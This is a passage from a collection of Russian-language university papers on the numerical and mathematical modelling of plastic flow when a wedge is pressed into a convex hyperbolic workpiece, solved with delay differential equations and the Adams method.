3. Канашин И.В. Моделирование процесса деформирования экспериментального образца при условии малоциклового нагружения, / Хромов А.И., Григорьева А.Л., Григорьев Ян.Ю. Ученые записки Комсомольского-на-Амуре государственного технического университета. 2022. № 5 (61). С. 26-31.
4. Жарикова, Е.П. Применение искусственного интеллекта в задачах анализа состояния акваторий / Жарикова Е.П., Григорьев Ян.Ю., Григорьева А.Л. Морские интеллектуальные технологии. 2021. № 2-2 (52). С. 129-133.

УДК 621.9:519.8

Канашин Илья Валерьевич, ассистент кафедры «Прикладная математика», Комсомольский-на-Амуре государственный университет

Kanashin Ilya Valeryevich, assistant of the Department «Applied Mathematics», Komsomolsk-na-Amure State University

Хромов Александр Игоревич, доктор физико-математических наук, профессор-консультант УНИД, Комсомольский-на-Амуре государственный университет

Khromov Aleksandr Igorevich, Doctor of Physical and Mathematical Sciences, professor-consultant at UNID, Komsomolsk-na-Amure State University

ЧИСЛЕННОЕ РЕШЕНИЕ ЗАДАЧИ О ВДАВЛИВАНИИ КЛИНА В ВЫПУКЛОЕ ТЕЛО

NUMERICAL SOLUTION OF THE PROBLEM OF WEDGE INDENTATION IN A CONVEX BODY

Аннотация. Данная работа посвящена численному решению задачи о внедрении клина с углом раствора 2θ в симметричную выпуклую заготовку гиперболической формы. Пластическое течение в рассматриваемой задаче происходит в два этапа: на первом из них угол раскрытия центрированного веера монотонно уменьшается от начального значения до нуля, при этом деформированная поверхность подминается клином; на втором этапе пластическое течение проходит при угле раскрытия веера равном нулю, процесс деформирования материала происходит только вдоль линии разрыва скоростей, и решение задачи стремится к автомодельному. Решение задачи связано с численным решением системы дифференциальных уравнений с запаздывающим аргументом.

Abstract. This paper is devoted to the numerical solution of the problem of the introduction of a wedge with a solution angle of 2θ into a convex workpiece having the shape of a hyperbolic cylinder. The plastic flow in the considered problem takes place in two stages: in the first stage, the opening angle of the central fan decreases monotonically from the initial value to zero, while the deformed surface is crushed by the wedge; in the second stage, the plastic flow takes place at the opening angle of the fan equal to zero, the process of deformation of the material takes place only along the line of velocity discontinuity, and the solution of the problem tends to the automodelic one. The solution of the problem is associated with the numerical solution of the system of differential equations with a lagged argument.

Ключевые слова: математическая модель, жесткопластическое тело, плоская деформация, клин, выпуклая заготовка, численные методы.

Key words: mathematical model, rigid plastic body, plane deformation, wedge, convex part, numerical methods.

Введение

Полученные в представляемой работе результаты актуальны при расчётах прочности конструкций различного назначения, при проектировании оборудования, используемого в процессах обработки материалов давлением.

Целью работы является численное решение задачи о вдавливании клина в симметричную выпуклую заготовку гиперболической формы.

Рассматривается первый этап процесса внедрения клина, происходящий при монотонно уменьшающемся угле раскрытия веера характеристик. Для построения пластической области и деформированной границы необходимо решить систему дифференциальных уравнений с запаздывающим аргументом. Построение на втором этапе определяется решением системы при нулевом угле раскрытия веера.

Решение задачи о внедрении симметричного твёрдого недеформируемого клина в жесткопластическое полупространство при условиях текучести Треска – Сен-Венана

и Мизеса приводится в работах Хилла, Ли и Таппера [3]. Ими были исследованы положение смещённой поверхности, траектории частиц среды, искажение первоначально квадратной сетки. Исследование полей деформаций в различных точках пластической области в задаче о вдавливании клина в полупространство при условии текучести Кулона-Мора проводилось в работе [4]. Решение задачи о вдавливании клина в выпуклое тело рассматривалось в работах Г. И. Быковцева, Д. Д. Ивлева, А. И. Хромова [1, 2].

Основная часть

Пусть недеформированная поверхность заготовки задаётся уравнением

$$y = \sqrt{2} - \sqrt{x^2 + 2}.$$

Система дифференциальных уравнений с запаздывающим аргументом, содержащая неизвестные $x_C(t), y_C(t), \tau_A(t), \delta(t)$ имеет вид

$$\begin{aligned} y'_C(t) - f'(x_C)x'_C &= 0, \\ x'_C z_1 - y'_C z_2 - \omega \psi' [x_C \sin \delta z_1^2 - (y_C + t) \cos \delta z_2^2] &= z_2, \\ x'_C z_1 - x_C \omega \sin \delta \psi' z_1^2 + \\ + \tau'_A [v_\alpha \cos(\eta - \theta + \psi(\tau_A)) - x'_C(\tau_A)] &= v_\alpha \cos(\eta - \theta + \psi), \\ y'_C z_2 \operatorname{ctg} \theta - \omega \cos \delta \psi' z_2 \operatorname{ctg} \theta (t \operatorname{tg} \theta + z_2(y_C + t \omega t \operatorname{tg} \theta \sin \delta)) + \\ \tau'_A [v_\alpha \sin(\eta - \theta + \psi(\tau_A)) - y'_C(\tau_A)] &= v_\alpha \sin(\eta - \theta + \psi) - \omega z_2 \sin \delta. \end{aligned} \quad (1)$$

Начальное значение функции $\delta(t)$ определяется условием

$$(v_\alpha \cos(\frac{\pi}{4} - \delta) z_{10} - z_{20})(z_{20} - t \operatorname{tg} \theta) - z_{20} v_\alpha \sin(\frac{\pi}{4} - \delta_0) t \operatorname{tg} \theta (z_{10} - 1) = 0, \quad (2)$$

где

$$z_{10} = \frac{1}{1 + \omega \cos \delta_0}, z_{20} = \frac{t \operatorname{tg} \theta}{1 - \omega t \operatorname{tg} \theta \sin \delta_0}, \delta_0 = \frac{\pi}{4} - \eta + \theta - \psi(0), \omega = \sqrt{2} \frac{\cos \eta}{\sin \theta},$$

и равно $9^\circ 50' 24''$.

Система (1) может быть сведена к одному дифференциальному уравнению относительно угла $\delta(t)$:

$$\delta' = \frac{(v_\alpha \cos(\frac{\pi}{4} - \delta) E - C G) (z_1 \sqrt{x_C^2 + 2} + z_2 x_C) \operatorname{tg} \theta - z_1 z_2 E t \operatorname{tg} \theta \sqrt{x_C^2 + 2} - C z_2^2 x_C}{(B E - C D) (z_1 \sqrt{x_C^2 + 2} + z_2 x_C) \operatorname{tg} \theta - z_1 A E \omega t \operatorname{tg} \theta \sqrt{x_C^2 + 2} - A C z_2 \omega x_C} \quad (3)$$

Здесь

$$A = x_C \sin \delta z_1^2 - (y_C + t) \cos \delta z_2^2, B = x_C \omega \sin \delta z_1^2, \\ C =$$

$$v_\alpha \cos(\eta - \theta + \psi(\tau_A)) - x'_C(\tau_A), D = \omega \cos \delta z_2 \operatorname{ctg} \theta (t \operatorname{tg} \theta + z_2(y_C + t \omega t \operatorname{tg} \theta \sin \delta)), \\ E = v_\alpha \sin(\eta - \theta + \psi(\tau_A)) - y'_C(\tau_A), G = v_\alpha \sin(\eta - \theta + \psi) - \omega z_2 \sin \delta.$$

Для решения полученного уравнения использовался метод последовательного интегрирования [5]. Отрезок времени на котором определяется неизвестная функция разбивается на n шагов. Функции, зависящие от параметра запаздывания на первом шаге определяются начальными условиями для системы (1), на каждом i -м шаге – решением, полученным на $(i - 1)$ -м шаге.

Значения неизвестных функций в окрестности $t = 0$: $\delta(\tau_A) = \delta_0$, $y'_C(\tau_A) = y'_C(0) = 0$, $x'_C(\tau_A) = x'_C(0) = \frac{z_{20}}{z_{10}}$.

Для численного решения уравнения (3) применялся метод Адамса с последующей интерполяцией функции $\psi(t)$.

На рисунке 1 представлен график зависимости угла раскрытия веера от времени $\psi(t)$.




Рисунок 1 – График зависимости угла раскрытия веера характеристик от времени $\psi(t)$

Пластическая область и деформированная поверхность при вдавливании клина $y = |x|ctg(\theta)$ с углом раствора $\theta = 45^\circ 2' 2''$ в гиперболический цилиндр $y = \sqrt{2} - \sqrt{x^2 + 2}$ имеют вид, представленный на рисунке 2.




Рисунок 2 – Пластическая область и деформированная поверхность в задаче о вдавливании клина $y = |x|ctg(\theta)$ с углом раствора $45^\circ 2' 2''$ в гиперболический цилиндр $y = \sqrt{2} - \sqrt{x^2 + 2}$

График зависимости удельного усилия, необходимого для внедрения клина, от времени представлен на рисунке 3.




Рисунок 3 – График зависимости удельного усилия, необходимого для внедрения клина, от времени $p(t)$

На рисунке 4 приведено сравнительное построение деформированных поверхностей для задачи с учётом (сплошная линия) и без учёта коэффициента трения (пунктирная линия).




Рисунок 4 – Деформированная поверхность с учётом и без учёта коэффициента трения

При учёте коэффициента трения деформированная поверхность образуется быстрее, но при этом быстрее подминается клином, чем в случае отсутствия трения.

Заключение

В соответствии с поставленной целью было произведено численное решение задачи о вдавливании клина с неограниченной контактной поверхностью в выпуклую заготовку, недеформированная поверхность которой задаётся уравнением гиперболического цилиндра. Решена с использованием метода Адамса система дифференциальных уравнений с запаздыванием, определяющих основные геометрические параметры пластической зоны; построены пластическая область и деформированная граница материала для частного случая задачи о вдавливании клина с углом раствора $45^{\circ}2'2''$ в гиперболический цилиндр $y = \sqrt{2 - \sqrt{x^2 + 2}}$; построен график зависимости удельного усилия, необходимого для внедрения клина от времени; проведено сравнительное построение деформированной поверхности с учётом и без учёта коэффициента трения. При учёте коэффициента трения деформированная поверхность образуется быстрее, но при этом быстрее подминается клином, чем в случае отсутствия трения.

СПИСОК ИСТОЧНИКОВ

1. Быковцев, Г. И. Теория пластичности / Г. И. Быковцев, Д. Д. Ивлёв. – Владивосток : Дальнаука, 1998. – 528 с.
2. Хилл, Р. Математическая теория пластичности / Р. Хилл. – Москва : Гостехиздат, 1956. – 407 с..
3. Качанов, Л. М. Основы теории пластичности / Л. М. Качанов. – Москва : Наука, 1974. – 311 с.
4. Анисимов, А. Н. Внедрение клина в полупространство при условии текучести Кулона-Мора / А. Н. Анисимов, А. И. Хромов // Вестник Самарского государственного технического университета. Физико-математические науки. – 2007. – № 1(14). – С. 44–49.
5. Труфанова, Т. В. Дифференциальные уравнения с запаздывающим аргументом / Т. В. Труфанова, Е. В. Ходченко // Вестник Амурского государственного университета. Серия: естественные и экономические науки. – 2012. – № 59. – С. 3–7.

УДК 621.9:519.8

Канашин Илья Валерьевич, ассистент кафедры «Прикладная математика», Комсомольский-на-Амуре государственный университет

Kanashin Ilya Valeryevich, assistant of the Department «Applied Mathematics», Komsomolsk-na-Amure State University

Хромов Александр Игоревич, доктор физико-математических наук, профессор-консультант УНИД, Комсомольский-на-Амуре государственный университет

Khromov Aleksandr Igorevich, Doctor of Physical and Mathematical Sciences, professor-consultant at UNID, Komsomolsk-na-Amure State University

ЧИСЛЕННОЕ РЕШЕНИЕ ЗАДАЧИ О ВДАВЛИВАНИИ КЛИНА С ОГРАНИЧЕННОЙ ПОВЕРХНОСТЬЮ КОНТАКТА В ВЫПУКЛОЕ ТЕЛО NUMERICAL SOLUTION OF THE PROBLEM OF WEDGE INDENTATION WITH LIMITED CONTACT AREA INTO A CONVEX BODY

Аннотация. Данная работы посвящена численному решению задачи о внедрении клина с углом раствора 2θ и ограниченной контактной поверхностью в симметричную выпуклую заготовку гиперболической формы. Процесс деформирования заготовки протекает в два этапа. Пластическое течение на начальных стадиях деформирования совпадает с течением в задаче о вдавливании клина в заготовку выпуклой формы и проходит при монотонно уменьшающемся угле раскрытия веера характеристик. На втором этапе деформированная поверхность образуется с двух сторон, угол раскрытия веера увеличивается до значения, определяемого из условия существования продолжения поля напряжения в окрестности точки пересечения деформированной и недеформированной поверхности. Решение задачи на первом этапе сводится к решению системы дифференциальных уравнений с запаздывающим аргументом. На втором этапе зависимость угла раскрытия веера характеристик от времени определяется путём интерполирования набора численных значений.

Abstract. This paper is devoted to the numerical solution of the problem of wedge embedding with a solution angle of 2θ and a bounded contact surface in a convex workpiece having the shape of a hyperbolic cylinder. The deformation process of the workpiece proceeds in two stages. The plastic flow at the initial stage of deformation coincides with the flow in the problem of wedge indentation into a convex billet and takes place at a monotonically decreasing angle of opening of the fan of characteristics. In the second stage, the deformed surface is formed on both sides and the angle of opening of the fan increases to a value determined by the condition of existence of the stress field continuation in the vicinity of the intersection of the deformed and undeformed surfaces. The solution of the problem in the first stage is reduced to the solution of a system of differential equations with a delayed argument. In the second stage, the dependence of the opening angle of the fan on time is determined by interpolating a set of numerical values.

Ключевые слова: математическая модель, жесткопластическое тело, плоская деформация, клин, выпуклая заготовка, численные методы.

Key words: mathematical model, rigid plastic body, plane deformation, wedge, convex part, numerical methods.

Введение

Полученные в представляемой работе результаты актуальны при расчётах прочности конструкций различного назначения, при проектировании оборудования, используемого в процессах обработки материалов давлением.

Целью работы является численное решение задачи о вдавливании клина с ограниченной контактной поверхностью в симметричную выпуклую заготовку гиперболической формы.

Процесс деформирования заготовки протекает в два этапа. Пластическое течение на начальных стадиях деформирования с течением в задаче о вдавливании клина в заготовку выпуклой формы и проходит при монотонно уменьшающемся угле раскрытия веера характеристик. На втором этапе деформированная поверхность образуется с двух сторон, угол раскрытия веера увеличивается до конечного значения, которое определяется из условия существования продолжения поля напряжения в окрестности точки пересечения деформированной и недеформированной поверхности.

Для построения пластической области и деформированной границы необходимо решить систему дифференциальных уравнений с запаздывающим аргументом.

Решение задачи о внедрении симметричного твёрдого недеформируемого клина в жесткопластическое полупространство при условиях текучести Треска – Сен–Венана и Мизеса приводится в работах Хилла, Ли и Таппера [3]. Ими были исследованы положение смещённой поверхности, траектории частиц среды, искажение первоначально квадратной сетки. Исследование полей деформаций в различных точках пластической области в задаче о вдавливании клина в полупространство при условии текучести Кулона-Мора проводилось в работе [4]. Решение задачи о вдавливании клина в выпуклое тело рассматривалось в работах Г. И. Быковцева, Д. Д. Ивлева, А. И. Хромова [1, 2].

Основная часть

Пусть недеформированная поверхность задаётся уравнением

$$y = \sqrt{2 - x^2 + 2}.$$

Процесс образования деформированной поверхности в данной задаче можно разделить на два этапа. На первом этапе, до момента, когда вся поверхность клина вступит в контакт с материалом заготовки, пластическое течение аналогично течению в задаче о внедрении клина в выпуклое тело. Система дифференциальных уравнений с запаздывающим аргументом для определения неизвестных $x_c(t), y_c(t), \tau_A(t), \delta(t)$ имеет вид

$$\begin{aligned} y'_c(t) - f'(x_c)x'_c &= 0, \\ x'_c z_1 - y'_c z_2 - \omega \psi'[x_c \sin \delta z_1^2 - (y_c + t) \cos \delta z_2^2] &= z_2, \\ x'_c z_1 - x_c \omega \sin \delta \psi' z_1^2 + \\ + \tau'_A[v_\alpha \cos(\eta - \theta + \psi(\tau_A)) - x'_c(\tau_A)] &= v_\alpha \cos(\eta - \theta + \psi), \\ y'_c z_2 \operatorname{ctg} \theta - \omega \cos \delta \psi' z_2 \operatorname{ctg} \theta (ttg\theta + z_2(y_c + t \omega t g \theta \sin \delta)) + \\ \tau'_A[v_\alpha \sin(\eta - \theta + \psi(\tau_A)) - y'_c(\tau_A)] &= v_\alpha \sin(\eta - \theta + \psi) - \omega z_2 \sin \delta. \end{aligned} \quad (1)$$

Здесь $z_1 = \frac{1}{1 + \omega \cos \delta}$, $z_2 = \frac{g\theta}{1 - \omega t g \theta \sin \delta}$, $\omega = \frac{\sqrt{2}}{v_\alpha}$, $\delta = \frac{\pi}{4} - \eta + \theta - \psi(t)$.

Начальное значение функции $\delta(t)$ находится из условия

$$\left(v_\alpha \cos\left(\frac{\pi}{4} - \delta\right) z_{10} - z_{20}\right)(z_{20} - t g \theta) - z_{20} v_\alpha \sin\left(\frac{\pi}{4} - \delta_0\right) t g \theta (z_{10} - 1) = 0, \quad (2)$$

где

$$z_{10} = \frac{1}{1 + \omega \cos \delta_0}, z_{20} = \frac{t g \theta}{1 - \omega t g \theta \sin \delta_0}, \delta_0 = \frac{\pi}{4} - \eta + \theta - \psi(0), \omega = \sqrt{2} \frac{\cos \eta}{\sin \theta},$$

и равно $9^\circ 50' 24''$.

Система (1) может быть сведена к одному дифференциальному уравнению относительно угла $\delta(t)$:

$$\delta' = \frac{(v_\alpha \cos(\frac{\pi}{4} - \delta) E - C G)(z_1 \sqrt{x_c^2 + 2} + z_2 x_c) t g \theta - z_1 z_2 E t g \theta \sqrt{x_c^2 + 2} - C z_2^2 x_c}{(B E - C D)(z_1 \sqrt{x_c^2 + 2} + z_2 x_c) t g \theta - z_1 A E \omega t g \theta \sqrt{x_c^2 + 2} - A C z_2 \omega x_c} \quad (3)$$

Здесь

$$A = x_c \sin \delta z_1^2 - (y_c + t) \cos \delta z_2^2, B = x_c \omega \sin \delta z_1^2, \\ C =$$

$$v_\alpha \cos(\eta - \theta + \psi(\tau_A)) - x'_c(\tau_A), D = \omega \cos \delta z_2 \operatorname{ctg} \theta (ttg\theta + z_2(y_c + t \omega t g \theta \sin \delta)),$$

$$E = v_\alpha \sin(\eta - \theta + \psi(\tau_A)) - y'_c(\tau_A), G = v_\alpha \sin(\eta - \theta + \psi) - \omega z_2 \sin \delta.$$

Полученное уравнение решается с применением метода последовательного интегрирования [5]. Отрезок времени на котором определяется неизвестная функция разбивается на n шагов. Функции, зависящие от параметра запаздывания на первом шаге определяются начальными условиями для системы (1), на каждом i -м шаге – решением, полученным на $(i - 1)$ -м шаге.

Значения неизвестных функций в окрестности $t = 0$: $\delta(\tau_A) = \delta_0$, $y'_c(\tau_A) = y'_c(0) = 0$, $x'_c(\tau_A) = x'_c(0) = \frac{z_{20}}{z_{10}}$.

Для численного решения уравнения (3) применялся метод Адамса с последующей интерполяцией функции $\psi(t)$.

Функция $\psi(t)$ на втором этапе определяется путём интерполирования набора значений, полученных из уравнения

$$h \left(ctg\theta - \frac{\sqrt{2}}{\sin\theta} \cos\eta \sin\delta \right) - t = \sqrt{2} - \sqrt{h^2 \left(1 + \frac{\sqrt{2}}{\sin\theta} \cos\eta \cos\delta \right)^2 + 2}, \quad (4)$$

где h – ширина клина, θ – угол раствора клина, η – угол, связанный с коэффициентом трения μ соотношением

$$\mu = \frac{\cos 2\eta}{1 + \sin 2\eta}.$$

Координаты точки C вычисляются из соотношений

$$x_c = h \left(1 + \frac{\sqrt{2}}{\sin\theta} \cos\eta \cos\left(\frac{\pi}{4} - \eta + \theta - \psi\right) \right), y_c = \sqrt{2} - \sqrt{x_c^2 + 2}.$$

На рисунке 1 приведён график изменения угла раскрытия веера характеристик.




Рисунок 1 – График зависимости угла раскрытия веера характеристик от времени $\psi(t)$




Рисунок 2 – Жёстко-пластическая область и деформированная поверхность в задаче о вдавливании клина с углом раствора $45^\circ 2' 2''$ и шириной 0.2 в заготовку $y = \sqrt{2} - \sqrt{x^2 + 2}$

Первый этап деформирования происходит при $0 \leq t \leq 0.4$, угол ψ монотонно уменьшается. Начиная с момента времени $t = 0.401$ начинается второй этап деформирования, и угол раскрытия веера увеличивается

Пластическая область и деформированная поверхность при вдавливании клина $y = |x| \operatorname{ctg}(\theta)$ с углом раствора $\theta = 45^\circ 2' 2''$ и шириной $h = 0.2$ в гиперболический цилиндр $y = \sqrt{2} - \sqrt{x^2 + 2}$ имеют вид, представленный на рисунке 2.

График зависимости удельного усилия, необходимого для внедрения клина, от времени построен на рисунке 3.




Рисунок 3 – График зависимости удельного усилия, необходимого для внедрения клина, от времени $p(t)$

Заключение

В соответствии с поставленной целью было получено численное решение задачи о вдавливании клина с ограниченной контактной поверхностью в выпуклую заготовку, недеформированная поверхность которой задаётся уравнением гиперболического цилиндра. Получено численное решение системы уравнений, определяющих основные геометрические параметры пластической зоны на первом этапе деформирования; вычислена функция $\psi(t)$ на втором этапе внедрения; построены пластическая область и деформированная граница материала для частного случая задачи о вдавливании клина с углом раствора $45^\circ 2' 2''$ в гиперболический цилиндр $y = \sqrt{2} - \sqrt{x^2 + 2}$; построен график зависимости усилия, необходимого для внедрения клина от времени.

В рассматриваемом частном случае задачи при $0 \leq t \leq 0.4$, угол ψ монотонно уменьшается, а начиная с момента времени $t = 0.401$ увеличивается. На втором этапе возрастание функции $p(t)$ с течением времени замедляется.

СПИСОК ИСТОЧНИКОВ

1. Быковцев, Г. И. Теория пластичности / Г. И. Быковцев, Д. Д. Ивлев. – Владивосток : Дальнаука, 1998. – 528 с.
2. Хилл, Р. Математическая теория пластичности / Р. Хилл. – Москва : Гостехиздат, 1956. – 407 с.
3. Качанов, Л. М. Основы теории пластичности / Л. М. Качанов. – Москва : Наука, 1974. – 311 с.
4. Анисимов, А. Н. Внедрение клина в полупространство при условии текучести Кулона-Мора / А. Н. Анисимов, А. И. Хромов // Вестник Самарского государственного технического университета. Физико-математические науки. – 2007. – № 1(14). – С. 44–49.
5. Труфанова, Т. В. Дифференциальные уравнения с запаздывающим аргументом / Т. В. Труфанова, Е. В. Ходченко // Вестник Амурского государственного университета. Серия: естественные и экономические науки. – 2012. – № 59. – С. 3–7.

УДК 621.9:519.8

Канашин Илья Валерьевич, ассистент кафедры «Прикладная математика», Комсомольский-на-Амуре государственный университет

Kanashin Ilya Valeryevich, assistant of the Department «Applied Mathematics», Komsomolsk-na-Amure State University

Хромов Александр Игоревич, доктор физико-математических наук, профессор-консультант УНИД, Комсомольский-на-Амуре государственный университет

Khromov Aleksandr Igorevich, Doctor of Physical and Mathematical Sciences, professor-consultant at UNID, Komsomolsk-na-Amure State University

МАТЕМАТИЧЕСКОЕ МОДЕЛИРОВАНИЕ ПЛАСТИЧЕСКОГО ТЕЧЕНИЯ В ЗАДАЧЕ О ВДАВЛИВАНИИ КЛИНА В ВЫПУКЛОЕ ТЕЛО MATHEMATICAL MODELLING OF PLASTIC FLOW IN THE PROBLEM OF WEDGE INDENTATION IN A CONVEX BODY

Аннотация. Данная работа посвящена пластическому течению в задаче о внедрении клина с углом раствора 2θ в выпуклую заготовку криволинейной формы. Рассматриваемое пластическое течение происходит в два этапа: на первом из них угол раскрытия централизованного веера монотонно уменьшается от начального значения до нуля, при этом деформированная поверхность подминается клином; на втором этапе пластическое течение проходит при угле раскрытия веера равном нулю, процесс деформирования материала происходит только вдоль линии разрыва скоростей, и решение задачи стремится к автомодельному. Результатом решения задачи является система дифференциальных уравнений, решение которой определяет форму деформированной границы материала.

Abstract. This paper is devoted to the plastic flow in the problem of the introduction of a wedge with a solution angle of 2θ into a convex billet of curvilinear shape. The plastic flow considered takes place in two stages: in the first stage, the opening angle of the central fan decreases monotonically from the initial value to zero and the deformed surface is immersed by the wedge; in the second stage, the plastic flow takes place at the opening angle of the fan equal to zero, the process of deformation of the material takes place only along the velocity gap line and the solution of the problem tends to the automodelic one. The result of the solution is a system of differential equations, the solution of which determines the shape of the deformed boundary of the material.

Ключевые слова: математическая модель, жесткопластическое тело, плоская деформация, клин, выпуклая заготовка.

Key words: mathematical model, rigid plastic body, plane deformation, wedge, convex part.

Введение

Полученные в представляемой работе результаты актуальны при расчётах прочности конструкций различного назначения, при проектировании оборудования, используемого в процессах обработки материалов давлением.

Цель исследования – математическое моделирование пластического течения в процессе вдавливания клина в симметричную выпуклую заготовку криволинейной формы.

Рассматриваемое пластическое течение происходит в два этапа: на первом из них угол раскрытия централизованного веера монотонно уменьшается от начального значения до нуля, при этом деформированная поверхность подминается клином; на втором этапе пластическое течение проходит при угле раскрытия веера равном нулю, процесс деформирования материала происходит только вдоль линии разрыва скоростей, и решение задачи стремится к автомодельному.

Результатом является система дифференциальных уравнений, которая позволяет определить параметры пластической зоны и геометрию свободной поверхности деформируемого материала в любой момент времени.

Решение задачи о внедрении симметричного твёрдого недеформируемого клина в жесткопластическое полупространство при условиях текучести Треска – Сен–Венана и Мизеса приводится в работах Хилла, Ли и Таппера [3]. Ими были исследованы положение смещённой поверхности, траектории частиц среды, искажение первоначально квадратной сетки. Исследование полей деформаций в различных точках пластической области в задаче о вдавливании клина в полупространство при условии текучести Кулона-Мора проводилось в работе [4]. Решение задачи о вдавливании клина в выпуклое тело рассматривалось в работах Г. И. Быковцева, Д. Д. Ивлева, А. И. Хромова [1, 2].

Основная часть

Пусть клин с углом раствора 2θ внедряется в выпуклую симметричную заготовку, форма недеформированной поверхности которой задаётся функцией $y = f(x)$. Пластическая область состоит из треугольников ABD и AEC , соединённых центрированным веером ADE . Линии скольжения направлены как показан на рисунке 1. В процессе внедрения клина материал заготовки будет выдавливаться, образуя деформированную поверхность AFC .




Рисунок 1 – Сетка линий скольжения

Скорость клина постоянна в течение всего процесса внедрения и равна $V_y = -1$, коэффициент трения μ не изменяется вдоль всей поверхности контакта, угол η определяется из соотношения

$$\mu = \frac{\cos 2\eta}{1 + \sin 2\eta}.$$

Уравнение недеформированной поверхности, соотношение, связывающее координаты точки C , выражения, определяющие координаты точки A составляют систему четырёх уравнений с четырьмя неизвестными:

